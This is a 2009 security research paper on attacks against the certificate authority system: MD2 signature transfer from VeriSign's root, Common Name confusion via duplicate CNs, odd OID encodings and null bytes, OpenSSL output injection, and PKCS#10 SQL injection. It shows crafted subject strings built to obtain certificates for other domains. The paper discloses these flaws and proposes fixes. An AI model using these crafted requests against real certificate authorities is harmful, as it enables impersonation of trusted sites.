PKI Layer Cake:
New Collision Attacks Against The Global X.509 CA Infrastructure

[Version 1.8]
5-Aug-2009

Dan Kaminsky, Director of Penetration Testing, IOActive Inc.
Len Sassaman
Meredith Patterson

Executive Summary: Research unveiled in December of 2008 showed how MD5's long-known flaws could be actively exploited to attack the real-world Certification Authority infrastructure. In this paper, we demonstrate two new classes of collision, which unfortunately will be somewhat trickier to address than previous attacks against X.509: The applicability of MD2 preimage attacks against the primary root certificate for VeriSign, and the difficulty of validating X.509 Names contained within PKCS#10 Certificate Requests. We also call out two possibly unrecognized vectors for implementation flaws that have been problematic in the past: The ASN.1 BER decoder required to parse PKCS#10, and the potential for SQL injection from text contained within its requests. Finally, we seek to remind people that the implications of these attacks are a little larger than some have realized – first, because *Client* Authentication is sometimes tied to X.509, and second because Extended Validation certificates were only intended to stop phishing attacks from names similar to trusted brands. As per the work of Adam Barth and Collin Jackson, EV does not in fact prevent an attacker who can synthesize or acquire a "low assurance" certificate for a given name from acquiring the "green bar" EV experience.

Note: This paper is still being edited; a 2.0 version may be forthcoming.

Attack Summary:

This paper contains the full details and context for this attack. For those familiar with the history, here is what is new:

1) **MD2RSA Signature Transfer: VeriSign's MD2 Root Can Be Exploited By Creating A Malicious Intermediate With The Same MD2 Hash As Its Parent and Transferring The Signature From The Root To The Malicious Intermediate**
   VeriSign's Class 3 Root Certificate, required for validation of many if not all certificates signed by VeriSign, is self-signed with MD2. Since a preimage attack exists against MD2, it is possible to create a new, intermediate certificate with the same MD2 hash as the root, and to then transfer the self-signature from the root to this false intermediate. This attack can be run without any interactions with VeriSign's servers, yields a full CA certificate, and since the MD2 certificate in question is central to VeriSign's operations, cannot easily be addressed without updating validation policies in clients. It is also possible that other CA's once signed certificates with MD2, using roots that are still valid today. There is possibly evidence Thawte has done this as well, and may have issues too.
2) **Subject Name Confusion: Inconsistent Interpretation Of The Subject X.509 Name in a PKCS#10 Request Can Cause A CA To Emit A Certificate For An Unauthorized Common Name**
   a) **Multiple Common Names in one X.509 Name are handled differently by different API's.** OpenSSL, in common use, returns only the first Common Name. Internet Explorer's CryptoAPI trusts every common name in the list. NSS, used by Firefox, trusts only the last common name. Internet Explorer also has a unique limit on wildcards, rejecting them for first and second level DNS labels. NSS has no such limitation. As such, "CN=www.badguy.com/CN=www.bank.com/CN=www.bank2.com/CN=*" will thus pass validation when tested by OpenSSL, but will also authenticate www.bank.com and www.bank2.com for IE, and will authenticate all possible names in Firefox. Similar

attacks might also be possible against SANs (Subject Alternative Names), but since this has always been intended as a multiple-name container, we expect or at least hope all parsers for it follow the "All-Inclusive" rule.

b) **Inefficient ASN.1 BER encodings of OIDs (Object Identifiers) can lead to some API's, but not others, recognizing the OID of Common Names.** In ASN.1 BER, OID's are represented via numbers in Base 128. 2.5.4.3 is the "number" for Common Name. 2.5.4.2^64+3 is not, and neither is 2.5.4.0003. Most API's recognize that. Internet Explorer's CryptoAPI does not, however, and allows both 2.5.4.0003 and 2^64+3 to wrap over to 3. Because most of an X.509 Name cannot be authenticated by a CA, they must ignore OIDs they don't recognize. So the CA passes both 2.5.4.0003 == www.bank.com and 2.5.4.2^64.3 == www.bank.com, while IE sees CN=www.bank.com.

c) **Null terminators in the midst of an X.509 Name can lead to some API's seeing different values of Common Name than others.** Consider the name www.bank.com\00.badguy.com. A validator for the Second Level Domain would see "badguy.com" and issue a WHOIS request for that. However, both IE's CryptoAPI and Firefox's NSS will terminate their value parsing at the null, both seeing and validating a certificate for www.bank.com. This is especially problematic for NSS, which will accept a certificate for *\00.badguy.com as being valid for all possible names, i.e. *.

d) **OpenSSL's default "compat" mode for dumping X.509 Subject Names is vulnerable to injection attacks.** Independent of special API's, OpenSSL has three obvious points at which a CA can acquire the X.509 Subject Name for validation: Before signing, by dumping the text of the PKCS#10 Certificate Request, during signing, by analyzing the output of the signing command line, and after signing, by dumping the text of the generated certificate. All three are vulnerable to the First/All Inclusive/Last attack described earlier. During signing, the output becomes "subject=/O=Badguy Inc/CN=www.badguy.com/OU=Hacking Division/CN=www.bank.com", spuriously implying a CN of www.badguy.com is present in the generated certificate. In fact, CN is listed as such because the value on O is "Badguy Inc/CN=www.badguy.com". Similar text/ASN.1 confusion happens before and after signing – the dumped line is actually escaped out to "O=Badguy Inc, CN=www.badguy.com, OU=Hacking Division, CN=www.bank.com". It is possible to defend against injection attacks during request or certificate dumping by using any of the (non-default) escaping nameopts, such as RFC2233, oneline, or multiline. Note that it might be worth updating to a new version of OpenSSL, since existing versions have an annoying but ultimately non-exploitable read AV when filtering malicious multibyte strings.

3) **PKCS#10-Tunneled SQL Injection: Certificate Authorities Inserting PKCS#10 Subject Names Into A Database May Not Be Employing Comprehensive String Validation, Allowing SQL Injection Attacks.** As mentioned earlier, ASN.1 allows many string types, with BMPString (UTF-16, supposedly minus certain characters) and UTF8String being the most flexible, but UniversalString also being worthy of analysis. The issue here is that the encoding and attacker vector is obscure, and strings from it may be getting injected into backend CA databases without sufficient validation. SQL Injection into a Certification Authority's database backend would be distinctly problematic, due to the special trust this particular data store has to the rest of the Internet.

4) **PKCS#10-Tunneled ASN.1 Attacks: Certificate Authorities Exposing PKCS#10 Receiver May Be Exposing Unhardened ASN.1 BER Listeners.** ASN.1 BER is tricky to parse, with many, *many* possibilities for consistent and predictably exploitable attack surfaces. The PROTOS project found a large number of vulnerabilities, via the SNMP consumer, but it is possible that some of the ASN.1 BER parsers found in commercial CA implementations were not covered in the 2002 PROTOS lockdown and thus are still vulnerable.

5) **Generic SSL Client Authentication Bypass: Certification Chain Compromise May Allow Client Authentication Requirements To Be Bypassed**. The MD2 attacks in this paper may have larger implications in certain deployments. An attacker with the ability to directly issue certificates – rather than just the ability to get an arbitrary X.509 Subject Name

past a validator – gets access to the "Client Authentication" EKU (Extended Key Usage) attribute that controls whether a certificate allows for authenticating a client to a server. Since Root CA's do not normally issue certificates with "Client Authentication" set, some systems may not test for what would happen if such a certificate arrived. This may create a generic authentication bypass in some systems. A similar bypass may be extended from Stevens and Sotirov's MD5 collisions, in situations where the Client Authentication EKU (which is not present in the root certificate they attacked) is insufficiently validated.

6) **EV Hijack: "Extended Validation" Certificate Programs Offer No Defense Against An Attacker With A "Low Assurance" Certificate, As Per The Work Of Adam Barth and Collin Jackson.** EV certs were apparently designed to address phishing attacks where a bank at https://www.bankoffoo.com is suffering attacks from people who have registered www.bank-of-foo.com or www.bankofoo.com. It was specifically *not* designed to deal with the case where an attacker actually has a certificate, even a low assurance certificate, for www.bankoffoo.com, *and* the attacker has a DNS or other route manipulation attack akin to the Summer 2008 DNS Cache Poisoning attacks. Adam Barth and Collin Jackson have shown that browsers do not enforce a scripting barrier between https://www.bankoffoo.com (EV certified) and https://www.bankoffoo.com (Low Assurance certified). So all an attacker needs to do is proxy enough of an SSL session to get the main HTML of a page loaded in EV (thus causing the green bar), then he can kill the TCP session. After that, the attacker can host whatever script he wants from the Low Assurance cert, and that script will inevitably be merged with the real site with no negative impact on the EV experience.

Remediation Summary:

A future version of this paper will include a full measure of who needs to address which issues. This problem is unfortunately smeared across browser manufacturers, cryptographic API maintainers, and certificate authorities (this includes their resellers). For a quick summary, however:

	Browser Manufacturers	Cryptographic API Manufacturers	Certificate Authorities
1: MD2RSA	Possibly, to support Cryptographic API changes	Yes, to change validation rules	Yes, to agree to resolution plan
2a: Multiple Common Names	Possibly, to determine policy and measure exposure	Yes	Possibly, to determine policy and measure exposure
2b: Inefficient ASN.1 Bypass	Possibly, to determine policy and measure exposure	Yes	Possibly, to determine policy and measure exposure
2c: Null terminator bypass	Possibly, to determine policy and measure exposure	Yes	Possibly, to determine policy and measure exposure
2d: OpenSSL "compat" bypass	No	Yes, definitely for SSL, possibly for others	Yes, to determine if commercial CA implementations have similar string parsing layers
3: PKCS#10 SQL Injection	No	Possibly, to add support for filtering at the API layer	Yes

4: PKCS#10 ASN.1 Exploitation	No for the major browsers, since presumably they've already had to lock down their ASN.1 engine.	Possibly, to make sure that PKCS#10 is being parsed with a post-PROTOS hardened library	Possibly, to make sure that PKCS#10 is being parsed with a post-PROTOS hardened library
5. Client Certificate Bypass	No	Yes, to potential control the list of certificates that a web server will insert into the CTL (Certificate Trust List)	No
6. EV bypass	Yes, to manage PR / Understanding around the purpose of EV	No	Possibly, to manage PR, and to perhaps create a "blacklist" of EV certified names that CA's will not issue a certificate for

Background:

SSL is arguably the Internet's most popular technology for encrypting reliable data flows from one endpoint to another. Any URL that begins with HTTPS, and results in a small yellow lock showing up in the browser, is using SSL to secure its link. But encryption without authentication is worthless: One can easily end up encrypting information with the key of an attacker! Authentication is managed in SSL via *certificates* – assertions of identity that are cryptographically signed by mutually trusted third parties known as Certificate Authorities, or CA's. VeriSign is probably the Internet's most well known CA, but there are many others – over 200, by some counts. A rough summary of how the CA system works for SSL/HTTPS is as follows:

1) Alice acquires a DNS name for a website, http://www.alice.com. She would like to receive encrypted traffic.
2) She generates a public and private key, which allows the world to encrypt traffic to her, but allows only she to decrypt it. Unfortunately, anyone could generate a keypair – she has to convince people to use *her* keys, and nobody elses. So she approaches a Certification Authority.
3) She sends a CA a request formatted via the PKCS#10 standard, which uses ASN.1 BER encoding to represent a request to link one RSA public key to what's known as an X.509 Name. There are many possible elements that can be part of an X.509 Name – City, State, Organization, Organizational Unit, and so on. But the only element a CA can validate is the CN, or "Common Name". The CN contains the name of the website being secured – www.alice.com – and is what the browser uses to make sure the owner of www.alice.com cannot impersonate www.bank.com.
4) The CA validates, through some procedure, that Alice is a legitimate representative for www.alice.com. This is most commonly done by looking up the administrative and technical contacts for alice.com in the WHOIS database, and sending them an email asking if it's OK to issue a certificate to this "Alice" character. Another mechanism, however, involves creating an HTTPS link to the IP address registered in DNS, and checking for content at a given URL.
5) Once the CA is satisfied that Alice is allowed to bind her cryptographic keypair to the X.509 Name being requested, it builds a certificate asserting such, creates a hash (a sort of short summary fingerprint) of that certificate, and signs that hash with the private key

from its *own* certificate – a CA certificate, trusted by clients to mark other certificates as valid.

6) Alice then hosts an SSL server, advertising that she can decrypt traffic encrypted to the public key in the certificate issued by the CA.
7) Bob, or any other client, resolves the IP address for www.alice.com, and sets up an SSL connection to it. Bob authenticates the SSL connection with the public key claimed by Alice's server, and authenticates that public key because it is contained within a certificate that *chains back* to a certificate he already has. Ultimately, there is a set of certificates that is installed with every major browser, and if it can be shown that a given cert is trusted by these CA certificates, then encryption will proceed against the public key inside and the client will emit whatever trusted user interface it is configured to.

2008 was not a good year for the Certification Authority system. Mike Zusman of Intrepidus Research was able to bypass WHOIS validation at Comodo by claiming his desired certificate was only going to be used "for internal servers only". His desired certificate was for https://www.live.com, Microsoft's search engine. A rather more embarrassing failure was disclosed by the CA Startcom, where they discovered a competing CA that simply skipped Step 4 entirely – in Startcom's words, "no questions asked - no verification checks done - no control validation - no subscriber agreement presented, nothing." Unfortunately, Zusman had found a similar (though presently undisclosed) attack that worked against Startcom's systems as well, presumably through their web interface.

Beyond these implementation flaws, the basic design of CA validation via both WHOIS email and HTTPS-via-IP-in-DNS was exposed as faulty in the Summer 2008 DNS Cache Poisoning attacks discussed by Dan Kaminsky (one of the authors of this paper). If DNS is compromised at the CA, both the email and the HTTPS connection can easily be subverted. While DNS has been remediated at all known CA's, other route manipulation mechanisms such as Pilosof's BGP attacks create some continuing exposure (though the BGP stream is small enough, and logged enough, for firms such as Renesys to know immediately if such an attack took place).

Of course, the most well known attack against CA's in some time occurred in December 2008, with Stevens and Sotirov's applied work against CA's that still used MD5 as their hash algorithm in Step 5, above. MD5 had been known to be insecure since at least 1996, with a regular stream of findings against the algorithm, punctuated in particular by Xiaoyun Wang's generation of MD5 collisions in 2004 and Stevens, Lenstra, and Weger's extension of Wang's attacks to chosen prefix attacks in 2007. Stevens and Sotirov extended the 2007 research by applying it to the real-world Certification Authority system (very roughly) as follows:

1) They generated a certificate claiming not to be themselves, as a CA might issue, but instead an *Intermediate Certificate* trusted in and of itself to sign other certificates. Of course, not actually being Certificate Authorities, their generated certificate needed a signature from a trusted root certificate.
2) They found a CA, RapidSSL, that both used the MD5 signing algorithm against its trusted root certificate *and* generated predictable certificates with nothing unexpected in either the Serial Number or Signing/Expiration time fields, thus ensuring that which was MD5'd, could be known in advance.
3) They gave the CA a PKCS#10 request which would force it to generate an innocent certificate that nonetheless had the same MD5 hash as the certificate they generated in Step 1. Since the hash was the same, the signature generated across that hash could be transferred from the innocent certificate, synthesized by the CA and issuing no special powers, to the certificate generated by Stevens and Sotirov, which could issue certificates for https://www.bank.com.

Luckily, there were very few CAs remaining using MD5, and the immediate risk from the new attack was mitigated by those CA's switching to SHA-1. But there are other attacks along these lines, and we will go into those attacks now.

Attack #1: VeriSign's MD2 Root Can Be Exploited By Creating A Malicious Intermediate With The Same MD2 Hash As Its Parent and Transferring The Signature From The Root To The Malicious Intermediate

As late as March of 1998, VeriSign, possibly the world's most popular Certification Authority, was still issuing certificates using a predecessor of MD5, the MD2 algorithm. According to Peter Guttman's X.509 style guide:

> VeriSign were, as of March 1998, still issuing certificates with an MD2 hash, despite the fact that this algorithm has been deprecated for some time. This may be because they have hardware (BBN SafeKeypers) which can only generate the older type of hash.

RFC 2313 offers the following defense of VeriSign, however – historically, in the choice between MD2, MD4, and MD5, MD2 offered the highest security level at the expense of speed:

> MD2, the slowest of the three, has the most conservative design. No attacks on MD2 have been published.

Time has passed, however, and the state of the art in cryptography has advanced. One decade later, Soren S. Thomsen released a paper, "An improved preimage attack on MD2", showing that a *preimage* attack was possible against the MD2 algorithm. Preimage attacks allow an attacker who possesses a hash, to synthesize a byte stream that sums to that hash. The work effort in Thomsen's attack is 2^73 – outside the bounds of trivial computation – but given that its predecessor attack was on the order of 2^97, this can be considered one mathematical advance away from at least a distributed computation work effort.

The obvious question, however, is why would it matter if MD2 fell? Nobody has been signing certificates with MD2RSA for at least a decade. Ah, but there is a problem. The primary root certificate for VeriSign – trusted by all browsers, and required to validate certificates from sites as important as https://www.amazon.com – is itself signed with MD2RSA:

```
$ openssl x509 -in VeriSign.cer -inform der -text
Certificate:
   Data:
      Version: 1 (0x0)
      Serial Number:
         70:ba:e4:1d:10:d9:29:34:b6:38:ca:7b:03:cc:ba:bf
      Signature Algorithm: md2WithRSAEncryption
      Issuer: C=US, O=VeriSign, Inc., OU=Class 3 Public Primary Certification Authority
      Validity
         Not Before: Jan 29 00:00:00 1996 GMT
         Not After : Aug  1 23:59:59 2028 GMT
      Subject: C=US, O=VeriSign, Inc., OU=Class 3 Public Primary Certification Authority
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
         RSA Public Key: (1024 bit)
            Modulus (1024 bit): …
            Exponent: 65537 (0x10001)
   Signature Algorithm: md2WithRSAEncryption
          …
```

At first glance, this shouldn't matter. Just because a certificate is signed with MD2RSA, does not mean its children will be. VeriSign has, by all accounts, been signing only SHA-1 hashes with this certificate's private key and has been doing so for over a decade. And the browser does not trust this certificate because it is signed with MD2RSA, or even because it's signed at all. The

browser trusts it for the same reason it trusts its crypto libraries: It was installed by the manufacturer. The fact that the certificate is signed using MD2RSA is thus not actually part of chain of trust that makes the certificate valid.

But the signature is still there, and we can make use of it. The VeriSign root certificate is important – anything that it signs, is fully trusted. But signatures are only across hashes. VeriSign has signed its root certificate's own MD2 hash. **This means that, if we can generate an Intermediate CA Certificate with the same MD2 hash as the VeriSign root, we can transfer the RSA signature from the root to the Intermediate and the signature will still be valid.** Because of Thomsen's research, we are almost to the point that this is practical. Like Stevens and Sotirov, we are transferring a signature from a valid cert to an invalid one, and using identical hashes to keep the signature valid. Unlike Stevens and Sotirov, we have a preimage attack that can be done entirely offline – there is no need to interact with CA servers and force them to sign something they really shouldn't, rather we can compute the necessary material ourselves.

Remediating this attack is tricky. We cannot eliminate the VeriSign root certificate from our trust store, as it is required (if not directly, at least through intermediates) by a large portion of the signed certificates in the field. This stands in contrast to the Stevens and Sotirov scenario, which was happily almost entirely remediated upon elimination of the MD5 signers. Replacing the MD2 self-signed root with a SHA-1 self-signed root would actually have no impact: The problem is that the private key for the VeriSign root, whatever it may be, has issued a signature across an MD2 hash. That signature will be valid for a malicious intermediate certificate until 2028. One possibly effective approach might be to require, during certificate chain validation a given hash to show up only once. This would be somewhat complicated to implement, but would work for both MD2 roots and any intermediates that might still be out there. Assuming however that the only MD2 certificate still in use is this VeriSign certificate, the best approach may have been this suggestion from an affected party: Only allow MD2 at the root, where the certificate is guaranteed to be trusted via an out of band mechanism or not at all. This is simple, but we cannot find a flaw with it yet.

There is another reason it may be wise to update certificate validation policies to ignore MD2 anywhere but the root: While no known Certification Authority today signs certificates with MD2, or even MD5 as of the signing of this paper, that does not mean such signatures were not issued in many years ago. One might think this wouldn't matter – even if we could still find such a certificate, we wouldn't have the matching private key, the X.509 Subject Name would be something useless, and the certificate would have long since expired. The problem is that large scale Internet scanning has in fact yielded a MD2-signed certificate, issued by the still-valid but assuredly not MD2 signed Thawte root.

```
# openssl x509 -in 0.cer -inform der -text
Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 530833 (0x81991)
      Signature Algorithm: md2WithRSAEncryption
      Issuer: C=ZA, ST=Western Cape, L=Cape Town, O=Thawte Consulting cc, OU=Certification
Services Division, CN=Thawte Server CA/emailAddress=server-certs@thawte.com
      Validity
         Not Before: Jul  9 20:42:27 2001 GMT
         Not After : Aug  1 08:40:37 2002 GMT
      Subject: [removed from paper]
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
         RSA Public Key: (1024 bit)
            Modulus (1024 bit):
```

```
                …
            Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Extended Key Usage:
                TLS Web Server Authentication
            X509v3 Basic Constraints: critical
                CA:FALSE
    Signature Algorithm: md2WithRSAEncryption
          ...
```

It turns out that the private key, the X.509 Subject Name, and the expiration date are all trivial-to-change elements of the child certificate – trivial-to-change, of course, because it's easy to generate a new certificate with different values but the same MD2 hash, which then matches up with the RSA signature across that MD2 hash from 2002.


However this problem is fixed, it is mostly likely to be addressed by VeriSign (who also owns Thawte) and Browser/Cryptographic API Manufacturers. Most CA's do not need to worry about this specific issue. Despite the fact that this attack is slightly out of computational reach, it should be recognized that 2^64 work efforts have been accomplished in the field, and this is only ~512x that work effort. Even without mathematical advances, the system is at definite risk.

Attack #2: Inconsistent Interpretation Of The Subject X.509 Name in a PKCS#10 Request Can Cause A CA To Emit A Certificate For An Unauthorized Common Name

As described earlier, the process of acquiring a certificate requires sending your public key, alongside your claimed identity, to a Certification Authority. This generally requires submitting a PKCS#10 request through a web interface, which once decoded may be seen as follows:

```
$ openssl req -in request.pem -text
Certificate Request:
    Data:
        Version: 0 (0x0)
        Subject: O=Foo Inc., OU=IT Department, CN=www.ioactive.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                        …
                Exponent: 65537 (0x10001)
        Attributes:
            a0:00
    Signature Algorithm: md5WithRSAEncryption
            …
```

This structure is not actually simply text – PKCS#10 requests are data structured according to the ASN.1 BER standard. ASN.1, or Abstract Syntax Notation #1, is a mechanism by which structured data can be efficiently exchanged between nodes on a network. BER, or Basic Encoding Rules, is a particular form by which ASN.1 may be represented as bytes on a wire. Somewhere between predecessor of and competitor to XML, it is interesting to see exactly what's going on in this ASN.1 request:



(Note: In theory, most of the protocols described in this document should be using DER – the Distinguished Encoding Rules, which are a “best practices” subset of BER. However, as per the policy of ‘Be conservative in what you send and liberal in what you accept’, real world encoders seem to try to get as close as possible to the idealized patterns of DER when they generate content, but accept much looser BER encoded bytestreams when called upon to parse. Based on real world observation, we’re simply going to describe these protocols as using BER. You are what you accept.)

There is a full schema associated with PKCS#10 requests, and that schema may be found in RFC 2986. An interesting element of ASN.1 is that the encoding reflects as little of the schema as possible, preferring to simply trust that a decoder will have the schema compiled into it. At that point, position becomes fundamentally meaningful. For example, the node, two levels deep, at “(/0/0)” simply *is* the version number, while (/0/1/0) *is* the Subject X.509 Name, which *is* a sequence of sets of sequences of OID (Object Identifier) / String pairs.

The Subject X.509 Name is called out specifically, because it is at the heart of the trust model in certificates. An X.509 Name is a sequence of sets of sequences of OID/String pairs. There are many possible descriptors that can live within the OID/String pairs – Country, Organization, Organizational Unit – but in the context of web browsers, the only name that matters is the Common Name, for that is the name against which the name of the website being secured is compared. By the same token, this Common Name is the one element that a Certification

Authority must validate, and validate correctly, or it will issue a certificate granting rights for names that the user hasn't proven himself worthy of asserting.


There are thus two classes of consumer for the same sequence of bytes. Security requires certificate authorities to see the same thing that browsers do. Do they?
Not necessarily.

Attack 2A: Multiple Common Names in one X.509 Name are handled differently by different API's.

As mentioned earlier, an X.509 Name is composed of a sequence of sets of sequences of OID/String pairs. When the OID equals 2.5.4.3, then the string attached to that particular sequence is interpreted as the Common Name. But what if there are *multiple* sequences, each of which has an OID of 2.5.4.3? Which strings will be interpreted as the Common Name?

It depends.

Suppose, for a moment, that the subject name in question was "/O=Badguy Inc/CN=www.badguy.com/OU=Hacking Division/CN=www.bank.com/CN=*/" Inside a PKCS#10 Certificate Request's ASN.1 encoding, we might see:



(0x2A is hexadecimal for "*").

Upon receiving such a request, four policies are possible:

1) First: In this policy, the list is scanned for sequences with an OID of 2.5.4.3. The first one that qualifies returns the associated string.
2) All-Inclusive: In this policy, the list is scanned for sequences with an OID of 2.5.4.3. Each sequence that matches has its string added to a list. The list is returned to the caller.
3) Last: In this policy, the list is also scanned for sequences with an OID of 2.5.4.3. Whenever a sequence is found that matches, the planned response is updated to contain the associated string. After list parsing is complete, the last sequence to match has its string returned to the caller.
4) Subject: In this policy, no filtering is done. The entire X.509 subject is returned, either as a string or as a list, and its up to the caller to extract the CN's its interested in.

OpenSSL's command lines follows the Subject approach:

$ openssl req -in request.pem –text
Certificate Request:
  Data:
    Version: 0 (0x0)
    Subject: O=Badguy Inc, CN=www.badguy.com, OU=Hacking Division, CN=www.bank.com, CN=*
    Subject Public Key Info:
      …
$ openssl x509 -req -in request.pem -CA ca.pem -CAkey ca.key -CAserial ca.srl -out modded.crt
Signature ok
subject=/O=Badguy Inc/CN=www.badguy.com/OU=Hacking Division/CN=www.bank.com/CN=*
Getting CA Private Key

Callers of OpenSSL's command line then have to implement text parsers, which themselves must follow one of the above policies. Does OpenSSL have a way of extracting the Common Name(s) directly? Certainly, through its X509_NAME_get_index_by_NID function. Encouragingly, the API is well aware of the problem of multiple CN's, and can be used securely:

```
Process all commonName entries:

 int loc;
 X509_NAME_ENTRY *e;

 loc = -1;
 for (;;)
        {
        lastpos = X509_NAME_get_index_by_NID(nm, NID_commonName,
lastpos);
        if (lastpos == -1)
                break;
        e = X509_NAME_get_entry(nm, lastpos);
        /* Do something with e */
        }
```

Unfortunately, the following code will return only the first CN, and is much easier / more likely to exist in the field:

```
X509_NAME_get_text_by_NID (subj, NID_commonName, data, 1024);
return data;
```

We see the pattern of treating the response as an individual string, and not the first item of a list, in numerous Open Source projects, like Claws, a mail system:

```
   /* issuer */
   if (X509_NAME_get_text_by_NID(X509_get_issuer_name(cert->x509_cert),
        NID_commonName, buf, 100) >= 0)
        issuer_commonname = g_strdup(buf);
   else
        issuer_commonname = g_strdup(_("<not in certificate>"));
```

Open1x, a 802.1x implementation:

```
  if (X509_NAME_get_text_by_NID(X509_get_subject_name(server_cert),
                                NID_commonName, commonName, 512) < 0)
```

Wget, a popular HTTP retrieval library:

```
X509_NAME_get_text_by_NID (X509_get_subject_name (cert),
   NID_commonName, common_name, sizeof (common_name));
```

Bacula, a popular backup system:

```
  if ((subject = X509_get_subject_name(cert)) != NULL) {
      if (X509_NAME_get_text_by_NID(subject, NID_commonName, data,
sizeof(data)) > 0) {
         char *cn;
```

Neon, a WebDAV implementation:

```
    /* retrieve the commonName, compare with the server hostname. */
    ret = X509_NAME_get_text_by_NID(subj, NID_commonName, buf,
ATTBUFSIZ);
```

…and OpenLDAP, a common LDAP store:

